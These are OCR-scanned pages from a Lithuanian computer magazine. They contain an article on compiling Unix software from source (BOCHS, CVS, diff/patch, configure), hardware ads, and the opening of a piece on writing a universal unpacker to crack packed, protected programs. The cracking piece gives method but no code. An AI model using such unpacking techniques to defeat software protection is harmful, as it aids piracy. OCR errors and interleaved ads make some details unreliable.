| apmd | running | Info | ✖ On boot | Start | Stop | |
| atd | running | Info | ✖ On boot | Start | Stop | |
| chargen | | Info | Start when requested | | | |
| chargen-udp | | Info | Start when requested | | | |
| crond | running | Info | ✖ On boot | Start | Stop | |
| cvs | | Info | Start when requested | | | |
| daytime | | Info | Start when requested | | | |
| daytime-udp | | Info | Start when requested | | | |
| devfsd | running | Info | ✖ On boot | Start | Stop | |
| dm | running | Info | ✖ On boot | Start | Stop | |
| echo | | Info | Start when requested | | | ▼ |
| Cancel | | | | | Ok | |

5. Servisai
servisų paleidimo konfigūravimas



MSI
www.msi.com.tw



Palaiko AM2 lizdą ir DDRII atmintį

Jau tapo legenda...



1969

2000

2003

2006

Neilas Armstrongas
1^{is} žmogus mėnulyje

MSI pirmieji sukūrė pagrindines
plokštes A tipo lizdui


MSI pirmieji sukūrė
AMD64 pagrindines plokštes

MSI pirmieji sukūrė
pagrindines plokštes AM2
tipo lizdui, 64 bitų, DDRII

K9N Platinum

K9N SLI Platinum

K9N Diamond



MSI K9N Platinum, K9N SLI Platinum, K9N Diamond AMD 64 platformos maitinimo

058

Spąstai

kaprizingoms programoms

Pasleptas rankinių kompiliacijų potencialas UNIX PROGRAMUOTOJAMS BŪDINGA NESLĖPTI IŠEITIES TEKSTŲ, TODĖL DIDŽIOJI PROGRAMŲ DALIS YRA ATVIRAI PLATINAMA. TAČIAU LIAUDIS JAUČIA POTRAUKĮ JAU PARUOŠTIEMS PAKETAMS, DAŽNAI NET NENUMANYDAMI, KOKIAS GALIMYBES TAIP PRARANDA! DAUGELIS VARTOTOJŲ PROGRAMAS PERKOMPILIUOJA, TAČIAU TIK VIENAS KITAS TAI DARO TEISINGAI. RANKINIS KOMPILIAVIMAS — PAKANKAMAI SUDĖTINGAS, NEAKIVAIZDUS IR KARTAIS PRIEŠTARINGAS PROCESAS, KURĮ MES DABAR IR PABANDYSIME IŠTObULINTI.

[Ivadas] Kam kankintis ir kompiliuoti programą rankiniu būdu, jeigu galima tiesiog parsisiųsti paruoštą paketą? Štai pagrindinės priežastys, dėl kurių išeries tekstai geriau už paruoštus paketus:

- * paruoštus paketus rasi ne visoms platformoms (pagrindė ta pasakytina apie x86-64)

- * praktiškai niekada negausi paruoštų einamų versijų paketų, o release'ai išeina nedažnai, priversdami mus naudoti dviejų metų senumo versiją (ir tai toli gražu ne pagrazinimas!) bei pavydžiai žvilgčiuoti, kolegas, kurie pasiėmė paskutinę alfa su daugybe visokių naujovių ir skanestų

- * paruošti paketai pajungia ne visas išeries tekstuose realizuotas savybes (konkrečiau šnekant, į populiarus emulatoriaus BOCHS sudėtį įeina išorinis interaktyvus Turbo Debugger stiliaus derintuvas, kai tuo tarpu oficialiuose paruoštuose paketuose rasi tik paprasčiausią integruotą „debug.com“ tipo derintuvą)

- * daugeliui programų trečiųjų šalių gamintojai kuria papildymus (prapletimus), kurie gali būti įdiegti tik perkompilijuojant programą

- * dažnai paruoštame pakete jungiama daug papildomų komponentų, kurie tik naudoja procesorių ir atmintį, tačiau mums jų niekada neprireiks

- * oficialūs paketai kompiliuojami su tipinėmis optimizavimo opcijomis, kurios bendros visiems procesoriams, todėl gaunamas neefektyvus ir neoptimalus kodas (arba net iš viso neveikiantis, pavyzdžiui, senų 80386 arba 80486 tipo procesorių atveju)

- * išėjus naujai versijai reikia siųsti visą paketą užuot pasiėmus tik pakeistas bylas (tai aktualu dažnai atnaujinamoms programoms)

- * jeigu programoje aptinkamas pažeidžiamumas, tai atakuoti paruoštą paketą paprasčiau, kadangi hakeris žino tikslią visų mašininų komandų buvimo vietą ir



atminties išsidedystimą

- * išeries tekstams skirti pataisymai išeina kur kas greičiau ir dažniau, nei paruoštiems paketams

- * naudotis paruoštais paketais — tai ne *unix way* ir visiškai nehakeriška

O dabar pateiksime pagrindinių priežasčių, dėl kurių paruošti paketai geriau už išeries tekstus, sąrašą.

- * paruoštas paketas „svena“ kur kas mažiau už išeries tekstus, net jeigu juos suspaustum pačiu gausiausiu archyvatoriumi. Labiausiai nuo to kenčia lėtų modemų savininkai, juo labiau, kad siuntimo pratęsimą (resume) pripažįsta toli gražu ne visi serveriai

- * išarchyvuoti išeries tekstai užima labai daug vietos (kartais net šimtus megabartų), o pats kompiliavimas reikalauja daug laiko, kuris, kaip žinia, visada veikia prieš mus

- * „rankinis“ programos konfigūravimas pagal savo poreikius reikalauja įdėmiaus dokumentacijų skaitymo ir konfigūracinių skriptų studijavimo

- * dažnai reikia siųsti papildomas antraščių bylas ir bibliotekas, atnaujinti kompiliatorių ir t.t., kas velgi reikalauja laiko, eikvoja tinklo srautą ir disko vietą

- * automatinų diegiklių kokybė dažnai galeėtų būti geresnė, o sukompiliuotą programą dar ilgiau tenka tobulinti apdorojant dilde, rankomis, uodega ir gava

- * paruoštuose paketuose paprastai gali būti įvairių papildymų, tokių, kaip nestandartinės spalvines schemas ir kiti trečiųjų šalių

gamintojų kuriami komponentai, kurių gali nebūti „oficialiuose“ išleidimo tekstuose

* yra tūkstantis priežasčių, dėl kurių „rankiniu“ būdu sukompiliuota programa gali veikti neteisingai arba nestabiliu. Pavyzdžiui, vartotojas aktyvavo gundančią opciją, kuri šiuo metu yra „under construction“ stadijoje ir sukelia klaidas pačiose netikėčiausiose vietose


* iš išėitės tekstų sukompiliuotas programos kur kas sunkiau pašalinti iš sistemos, nei tą patį rpm paketą (beje, yra tam tikrų šį procesą automatizuojančių paketų)

* jeigu oficialiame pakete nėra mums reikalingų opcijų, pavyzdžiui, x86-64 galimybes BOCHS emuliacijoje, tai praktiškai visada galima surasti neoficialų paketą, kuriame visa tai padarė už mus. Tiesa, toli gražu ne visi jie būna sukompiluoti teisingai


* patarė „geriau per dieną nuskristi, nei per valandą nubėgti“ netinka žiauriame šiuolaikinio verslo pasaulyje, todėl jeigu paruoštas paketas garantuotai veikia, už eksperimentus su rankiniu kompiliavimu „tiesiog šiaip sau“ mums niekas nemokes

Universalaus sprendimo nėra! Kiekviename kelyje galima rasti savų privalumų ir trūkumų. Aš rekomenduoju: iš pradžių parsiųsk paruoštą paketą, šiek tiek padirbėk su programa, išsiaiškink katalogų struktūrą, perprask pagrindines galimybes, ir tik tuomet pradėk eksperimentuoti. Mes bent jau prieš akis turėsime teisingai sukompiliuotą etaloną, todėl jeigu kompiliavimas nepavyktų, (arba sukompiliuota programa atsisakytų veikti), paketas mus išgelbėtų.

[Filosofinis pasiruošimas] Programos kompiliavimas visada prasideda nuo instrukcijos skaitymo. Užiname į pagrindinę produkto svetainę, joje surandame download skyrelį,



1. Priešdėm
Prie BOCHS perkompiliavimo su „neoficialiu“ x86-64 raktu linux pasirodžia kaip iš patalynės



2. Bosh
veikiantis konfigūracijos

parsišiuočiame changelog (changes, what's new, readme, ir atidžiai skaityme. Kuo mūsų versija skiriasi nuo šios ar mums reikia v.sų naujovių, ar ne? Praktika rodo, kad daugelio programų plėtojimas sustoja dar pradinėje stadijoje, o po to jos tiesiog „storeja“, taip apaugdamos pertekliniu funkcionalumu ir eidamos „Microsoft“ keliu. Nesivaikyme mados, siekdami naudoti paskutines programų versijas tik todėl, kad jos yra „paskutines“. Programa — tai ne žaizdas! Tai — įrankis! Net ir nedideli sąsajos arba veikimo ypatumų pakeitimai dažnai sumažina darbo našumą. Geras hakeris su klaviatūra dirba kaip profesionalus pianistas — pirštai tiesiog skraido. Vis judesiai išmokti mintinai, o mokytis iš naujo vien tik naujos versijos vardan. Niekas to nedarys, jeigu, be abejo, šioje versijoje nėra ko nors iš tiesų reikalingo.

Vartotojai šiuo atžvilgiu progresyvesni ir siūnčiasi viską, kas tik pakliūna jų regos lauką. Vyrauja išankstinis nusistatymas, kad geriausia sąlytis stabilias šakas (stable) arba release'as, — manoma, kad jie veikia kur kas patikimiau už eksperimentines alfa/beta versijas. Tame yra sava tiesos dalis, tačiau bendru atveju viskas kiek kitaip. Stabilios versijos išeina pakankamai retai. Per šį laiką jose surandamos klaidos pašalinamos tarpinėse versijose, kurių statusas yra „nestabilios“. Ką gamintojai nekovoja su klaidomis, jie produkte įdiegia naujas arba praplečia jau egzistuojančias funkcijas.

[Jaunojo kovotojo instrukcija]
išėitės tekstai paprastai platinami populiariais archyvais, tokiais.


```

# basic : i386 i486
# gcc-2.9x : i586 i686 p3 p4 k6 k6_2 athlon
# pgcc : i586mmx i686mmx p3mmx p4mmx k5 k6mmx k6 2mmx 6x86 6x86mmx
# athlon mmx
# Other platform : generic

TARGET PLATFORM=i386

# Please select target operation system. Valid values are:
# dos, os2, win32, linux, unix, beos, qnx4, qnx6
TARGET OS=unix

# Please add any host specific flags here
# (like -fcall-used-R -fcall-saved-R -mtd -mregparm 3 -mreg-alloc -mreg-alloc)

# Notes: You can also define D_EXPERIMENTAL_VERSION flag, if you want to
# build experimental version with fastcall technology.
# *****
# You can also define-
# D_HAVE_MMX      mostly common for all cpu since Pentium MMX and compatib.e
# D_HAVE_MMX2     exists on K7+ and P3+
# D_HAVE_SSE      exists only on P3+
# D_HAVE_SSE2     exists only on P4+
# D_HAVE_3DNOW    exists only on AMD's K6-2+
# D_HAVE_3DNOWEX  exists only on AMD's K7+
# These flags are implicitly defined when you select pgcc max optimization

```

3. Debug GLI

Jei viena neoficialų paketų įeinantis grafinis integruoto BOCHS derinimo „sruvė“:

kaip *gzip* arba *bzip2*, supakuotuose archyvuose, rečiau — CVS medžio pavidalu. CVS (Concurrent Version System) — viena iš populiariausių versijų valdymo sistemų, leidžianti prie vieno projekto dirbti keliems programuotojams. Ši sistema ne tik seka pasikeitimus bei synchronizuoja visų dirbančiųjų bylas, bet ir apriboja privilegijas, kas ir kur gali rašyti. Anoniminiai projekte nedalyvaujantys vartotojai turi tik skaitymo teises.

Norint pradėti dirbti su CVS medžiu, reikia prisijungti prie nurodytos sistemos *anonymous* vardu (daugumoje **nix* distributivų CVS klientas jau būna įdiegtas), o po to įvykdyti CVS komandą *checkout* ir taip gauti išsities tekstus (šio atveju — gauti emulatoriaus BOCHS kodą):

```

$ cd /usr/local/src
$ cvs -d pserver:anonymous@cvs.bochs.sourceforge.net:/cvsroot/bochs login
(logging in to anonymous@cvs.bochs.sourceforge.net)
CVS password: (there is no password, just press Enter)
$ cvs -z3 -d pserver:anonymous@cvs.bochs.sf.net:/cvsroot/bochs checkout bochs
cvs server: Updating bochs
L bochs/bochs.c
L bochs/conf/AIX.4.3.1
L bochs/conf/beos.x86.R4
L bochs/conf/macos
L bochs/patches/patch.sgg - not real

```

Net ir prisijungus per skirtingą liniją visa ši procedūra gali užtrukti ilgokai, kadangi bylos perduodamos „as menkai suspaudžiant“ (ypač jeigu naudojamas *pserver* metodas, o ne *ext* su *ssh* suspaudimu), o sistemos praradimas (manomas tik dalinai: pilnai parsiusios bylos po netuketo ryšio nutraukimo pakartotinai nėra perduodamos, tačiau nepabaigtos bylos pradedamos siųsti nuo pradžios. Jeigu ryšys dažnai trūkineja, tokia situacija gali būti tiesiog erzinti.

Tuomet kokia prasmė terliotis su CVS? Ar nebūtų paprasčiau (greičiau, pigiau) pasinaudoti paruoštu archyvu? Vienareikšmiško atsakymo į šį klausimą nėra. Pradėsime nuo to, kad kai kurios programos platinamos tik per CVS. Archyve, jeigu toks iš viso pateikiamas, dažnai būna ne visos bylos arba jis nėra atnaujinamas mėnesių mėnesius. Kita vertus, išėjus naujai versijai visą archyvą tenka siųsti iš naujo (o tai, veigi megabartais), kai tuo tarpu CVS klientas pasiima tik realiai pakeistas bylas, kas iš esmės taupo tinklo srautą.

[Pataisymas pataisymui nelygus]

Daugelis programuotojų pataisymus kura su įrankiu *diff* (žr. *man diff*), kurio pavadinimas kilo iš sutrumpinto angliško žodžio „difference“ — skirtumas. Šis daiktukas sutylgina kiekviena bylų eilutę ir atvaizduoja tik pasikeitimus. Prieš eilutę išvestas „-“ ženklas reiškia, kad ši eilutė buvo pašalinta, o „+“ — kad pridėta. Bylos pavadinime pridėdama „—“/„+++“ ir visi distributyvo pasikeitimai, kad būtų patogiau,

dažniausiai sudedami į vieną *diff*’ą. Pasikeitimų bylos paprasta turi „diff“ arba „patch“ prapletimą, tačiau net ir be to jas lengva atskirti. Pataisymo sukūrimo pavyzdys:

```
$ diff prog.orig prog.modified > my.patch
```

Diff pataisymą iš esmės galima įdiegti ir rankiniu būdu. Elegantiškesnis būdas — pasinaudoti įrankiu *patch* (žr. *man patch*), kuris visiškai automatizuoja šį procesą. Bendru atveju jo iškvičimas atrodo taip:

```
$ cd progname
$ patch -p1 < /my/patch
```

Čia „my.patch“ — *diff* bylų pavadinimas, o „p1“ — įdėjimo lygis. Numeris <1> reiškia, kad mes *patch* iškviečiame iš pagrindinio programos katalogo.

Pataisymo įdiegimas — grįžtama operacija, todėl prireikus įdiegtus pakeitimus galima pašalinti, pasinaudojant raktu „-R“, kuris atgal sugrąžina visas pakeistas eilutes. Taip pat atkreipk dėmesį į raktą „-b“, kuris sukuria rezervines taisomų bylų kopijas.

[Pradedame kompiliavimą] Pradėsime nuo to, kad, priešingai nei *Windows* pasaulyje, kur programa įdiegiama/kompiliuojama paleidžiant *setup.exe* arba *nmake.exe*, **nix* pasaulyje kompiliavimo procesas prasideda... nuo dokumentacijos skaitymo! Skaityti dokumentaciją būtina! Net jeigu kompiliavimas su nustatymais pagal nutylėjimą pavyksta be jokių problemų, gauta konfigūracija gali būti neoptimali.

Paprastai prie išsities tekstų pridėdama byla *install* arba *readme*. Jeigu archyve nėra nieko panašaus (kaip kad tai yra BOCHS atveju), reikia kompiliavimo instrukcijos bandyti ieškoti oficialioje

produkto svetainėje. Kritišku atveju instrukcija saugoma bylose *configure* ir *makefile*.

Priminsiu, kad tipiškai daugelį programų kompiliavimo/įdiegimo tvarka atrodo štai taip:

```
./configure
$ make
# make install
```

Byla *configure* yra gana sudėtingas skriptas, kuris analizuoja einamą konfigūraciją, atpažįsta einamą platformą, nustato, ar yra visos reikiamos bibliotekos, bei valdo kompiliavimo opcijas (kokias savybes jungti, o kokias — ne). Jo darbo rezultatas yra sugeneruota *makefile* byla, kuri programą surenka (sukompiluoja, sulinkina) į vieną visumą.

Kai kurie konfigūраторiai gali pasigirti pažangia vartotojo sąsaja ir veikia interaktyviu režimu, tačiau tai nėra taisyklė, o veikiau maloni išimtis. Kur kas dažniau kompiliavimo opcijos nurodomos per komandines eilutės raktus arba net pataisant pačią konfigūravimo bylą.

Kompiliavimas su nustatymais pagal nutylėjimą mums garantuoja, kad programa bus teisingai sukompiliuota ir galbūt net suveiks, tačiau ten gali ir nebūti mums reikalingų režimų galimybes. Konkrečiau šnekant, jau ne kartą minėtas BOCHS režime pagal nutylėjimą kompiliuojamas be *SoundBlaster*'io, tinklo plokštės, *sse/mm*x emuliacijos, be x86-64, interaktyvaus derintuvo ir virtualaus kodo vykdymo greičio optimi-

zavimo. Konfigūracijoje pagal nutylėjimą gauname tiesiog nuostolingą emuliatorių! Be abejo, galima nemąstant aktyvuoti visas opcijas, tačiau tai tikrai ne pati geriausia idėja. Visų pirma, daugelis opcijų konfliktuoja viena su kita, antra, papildomi komponentai ne tik padidina sukompiliuotos bylos dydį, tačiau ir sulėtina programos veikimo greitį. Taigi sudarant „meniu“ reikia būti labai atidžiam ir apdairiam.

Kitaip tariant, priversti BOCHS pripažinti x86-64 kartu su integruotu derintuvu galima taip:


```
$ configure --enable-x86-64 --enable-debugger
```

O ką daryti, jeigu dokumentacijoje iš viso nėra jokių užuominų apie kompiliavimo opcijas arba mus kankina neaiškios abejonės, jog šis aprašymas nėra pilnas? Tuomet su savo megiamiausiu redaktorium atsidarome *configure* ir atvirai peržiūrime prienamas opcijas. Jeigu mums pasiseks, tai šalia jų bus ir komentarai. Dar vienas variantas — išbandyti *./configure --help*, galbūt tai bus atsakymas.

Kai kurios programos (pavyzdžiui, *hex* redaktorius *biew*) iš viso neturi *configure* bylos. Tai reiškia, kad programą teks konfigūruoti rankiniu būdu, redaguojant *makefile*. Skamba kur kas sudėtingiau, nei yra iš tiesų. *Makefile* struktūra ganėtinai paprasta ir praktiškai tai yra komandų bei kintamųjų seka. Butent kintamuosius mes čia ir valdysime! Galimos reikšmės paprastai aprašomos čia pat, komentaruose.

Makefile bylos fragmentas su skirtingomis opcijomis:

```
TARGET_PLATFORM = i686
TARGET_OS = unix
HOST_FLAGS = -DHAVE_SSE
```



4: BFE

Programos konfigūravimas pataisant *make* bylą


Reikia iš anksto pasiruošti tam, kad dalis kintamųjų bus susijusi su automatinės aplinkos (bus nurodyti absoliutūs keliai iki galutinių katalogų, prijungiamų bylų, bibliotekų ir t.t.) arba bus iš viso neinicijuota, todėl šiuo atveju jas nurodyti turėsime mes patys. Kai kurios *make* bylos naudojamos per aplinkos kintamuosius, kuriuos mums veigi reikia sukonfigūruoti prieš kompiliavimą, pavyzdžiui:

```
PODCURSES_HOME = $PODCURSES_SRC_DIR
```

Štai ir atėjo ta iškilminga akimirka! Visos opcijos sukonfigūruotos, o mes apmirusia širdimi konsoleje surenkame „make“. Kompiliavimo procesas prasidėjo! Derėtų pastebėti, kad gana dažnai kompiliavimą nutraukia pranešimai apie klaidas. Ką daryti? Svarbiausia — ne panikuoti, o perskaityti klaidos pranešimą ir jį išsiaiškinoti. Dažniausiai programa trūksta kokios nors bibliotekos arba antraštes bylos. Šiaip jau šia dalyką turėjo išaiškinti konfigūраторius (jeigu tik jis yra), tačiau turint internetą anokia čia problema parsišviesti trūkstamus

Specialistai rekomenduoja

ICG KOMPIUTERIAI



6 Mpix FOTOAPARATAS NEMOKAMAI!

KIEKVIENAM PERKANČIAM NEŠIOJAMĄJĮ AR **TOP 2006** KOMPIUTERĮ.



Procesorius: AMD 64bit 3400+
Kietasis diskas: 160 Gb SATA/IDE
Atmintis: 512MB
Optinis įrenginys: DVD +/-RW LightScribe
Vaizdo plokštė: GeForce 6100 128mb
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas: RAID 0
Garantija: 2 metai
Dovanos: HP E427 fotoaparatas
"NOD 32" Antivirusinė sistema

Kaina 1597 Lt - 33%

1069 Lt,-

ASUS

Procesorius: 15.4" WGA ypati minkšta, procalgarius Intel Pentium M 730 1.8GHz
Vaizdo plokštė: GeForce 7300 256MB, atmintis: 1024MB, kietasis diskas: 100
5400rpm, optinis įrenginys: 8x DVD +/-RW, belaidis internetas: 802.11g, Gb-e tinklas
Jungtis, apsauginė sistema XP Home, TV išvestis, infraraudumų spinduliuojanti jungtis
Gryniausio lygio kortelių skaitytuvas (MMC/SD/MS/MS PRO), garso korta Audio
USB kamera 1.3M Video, 8 celių baterija, 2.8Kp, 2m. garso

Dovanos: HP E427 fotoaparatas
"NOD 32" Antivirusinė sistema
patikrų krepšys

Kaina 3699 Lt - 33% =

2479 Lt,-

TOP 2006 **darbu** **namams** **optimalus** **žaidimams** **ekstremalams**

Procesorius: INTEL PENTIUM 3 GHz
Kietasis diskas: 160 Gb SATA/SATA
Atmintis: 512 Mb
Optinis įrenginys: DVD +/-RW LightScribe
Vaizdo plokštė: GeForce 6100 128mb
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas
"NOD 32" Antivirusinė sistema
Garantija: 2 metai

1004,-



Procesorius: AMD 64bit 3400+
Kietasis diskas: 160GB SATA / IDE
Atmintis: 512MB DDR
Vaizdo plokštė: GeForce 7300 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas
TV išvestis, RAID 0
"NOD 32" Antivirusinė sistema
Garantija: 2 metai

1205,-



Procesorius: INTEL Dual Core 6.5 GHz
Kietasis diskas: 160GB SATA
Atmintis: 1024MB DDR
Vaizdo plokštė: GeForce 7300 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas
TV išvestis, RAID 0
"NOD 32" Antivirusinė sistema
Garantija: 2 metai

1339,-



Procesorius: AMD 64bit 3800+
Kietasis diskas: 160GB / 7200rpm
Atmintis: 1024MB DDR
Optinis įrenginys: DVD +/-RW LightScribe
Vaizdo plokštė: GeForce 7300 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas
TV išvestis, RAID 0
"NOD 32" Antivirusinė sistema
Garantija: 2 metai

1473,-



Procesorius: INTEL Dual Core 6.5 GHz
Kietasis diskas: 250GB / 7200rpm
Atmintis: 1024MB DDR
Optinis įrenginys: DVD +/-RW LightScribe
Vaizdo plokštė: GeForce 7300 256MB PCI-E DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Realtek 10/100 Mb/s
Foto kortelių skaitytuvas
TV išvestis, RAID 0
"NOD 32" Antivirusinė sistema
Garantija: 2 metai

1607,-



UAB "INNOVATION COMPUTER GROUP" KONTAKTAI WWW.ICG.LT WAPICG.LT

Vilnius - E. Lufala g. 17, Tel.: (8-5) 2101188, 2101187

Kaunas - Savanorių pr. 315 / S. Žukausko Tel./Faks.: (8-373) 776843

Šalies - Viesio 16 - olos g. 41, Tel.: (8-41) 526065

Klaipėda - U. Rudnikas g. 3, Tel.: (8-461) 435626

Utena - Kauno g. 18, Tel.: (8-380) 50807

Telšiai - Respublikos g. 34-3, Tel.: (8-444) 51000

Klaipėda - Kuri Varti g. 5, Tel.: (8-46) 314717

Alytus - Ugniagesių g. 1, Tel.: (8-315) 73260

Tauragė - Viesio 16 - olos g. 4, Tel.: (8-446) 55011

Marjampolė - Gedimino g. 7, Tel.: (8-343) 58563

Kėdainiai - Gedimino g. 7, Tel.: (8-347) 51237, (8-686) 33132

Saldininkai UAB "Ekspress" - Vilniaus g. 56, Tel.: (8-000) 06779



064

Universalus išpakuotuvus

Universalus išpakuotuvo kūrimas:

algoritmas

BANALIAUSIAS KOKIOS NORS PROGRAMOS NULAUŽIMAS VYKSTA TOKIU PRINCIPU: PARSISIUNTEI ŠPAKUOTUVĄ, IŠPAKAVAI, NULAUŽEI. TAČIAU PROGRAMUOTOJAI NĖRA VISIŠKI DEBILAI IR GALI NUMATYTI TOKIĄ ĮVYKIŲ EIGĄ. BŪTENT TODĖL JIE STENGIASI NAUDOTI TOKIAS APSAUGAS IR PAKUOTUVUS, KURIEMS DAR NĖRA PARAŠYTOS ATITINKAMOS LAUŽIMO PROGRAMOS. TUOMET HAKERIUS GELBSTI UNIVERSALŪS ĮRANKIAI.

APIBENDRINĖS SAVO KOVOS SU PAKUOTUVAIS PATIRTĮ, ŠIO STRAIPSNIO AUTORIUS KRIŠAS KASPERSKIS SIŪLO UNIVERSALIAUS IŠPAKUOTUVO ALGORITMĄ, KURIS SUSIDOROJA SU 99% APSAUGŲ.

[OEP beiėškant] Universalus išpakuotuvo kūrimas prasideda nuo OEP (*Original Entry Point* – pradinis įėjimo taškas) nustatymo algoritmo, kuris suseka išpakavimo užbaigimo momentą su po to einančiu valdymo perdavimu „programai nešejai“. Tai pati sudėtingiausia universalio išpakuotuvo dalis, kadangi bendru atveju rasti pradinį įėjimo tašką neįmanoma. Taigi tenka imtis įvairių gudrybių.

Dažniausiai tam naudojamas pažingsninis trasavimas, kuriam pakuotuvus/protektorius dažniausiai lengvai pasipnešina.

Problemos neišsprendžia ir nulinio žiedo trasuotojai. Susidoroti su jais iš ta komojų lygio (o daugelis pakuotuvų/protektorių veikia būtent jame) praktiškai neįmanoma, todėl panašaus trasuotojo sukūrimas pradedantiesiems dažnai yra neįveikiama užduotis.

Nors aš turiu nuostabaus trasuotojo, kurį sukūrė WASM grupė, išerties tekstus, nusprendžiau, erti kitu keliu, apsibodamas tik aparatiniais sustojimo taškais, kurių sukūrimui visiškai nebūtina rašyti tvarkykles. Mano užrašuose, kurių elektroninę kopiją gali parsisiųsti iš [ftp://nezumi.org.ru](http://nezumi.org.ru), parodyta, kaip tai padaryti iš taikomojo lygio net ir be administratoriaus teisių! Pirmame etape kaip pagrindinę eksperimentavimo priemonę mes naudosime įvairias pakuotuvais suspaustą „Notepad“ bei įžymų derintuvą SoftICE.

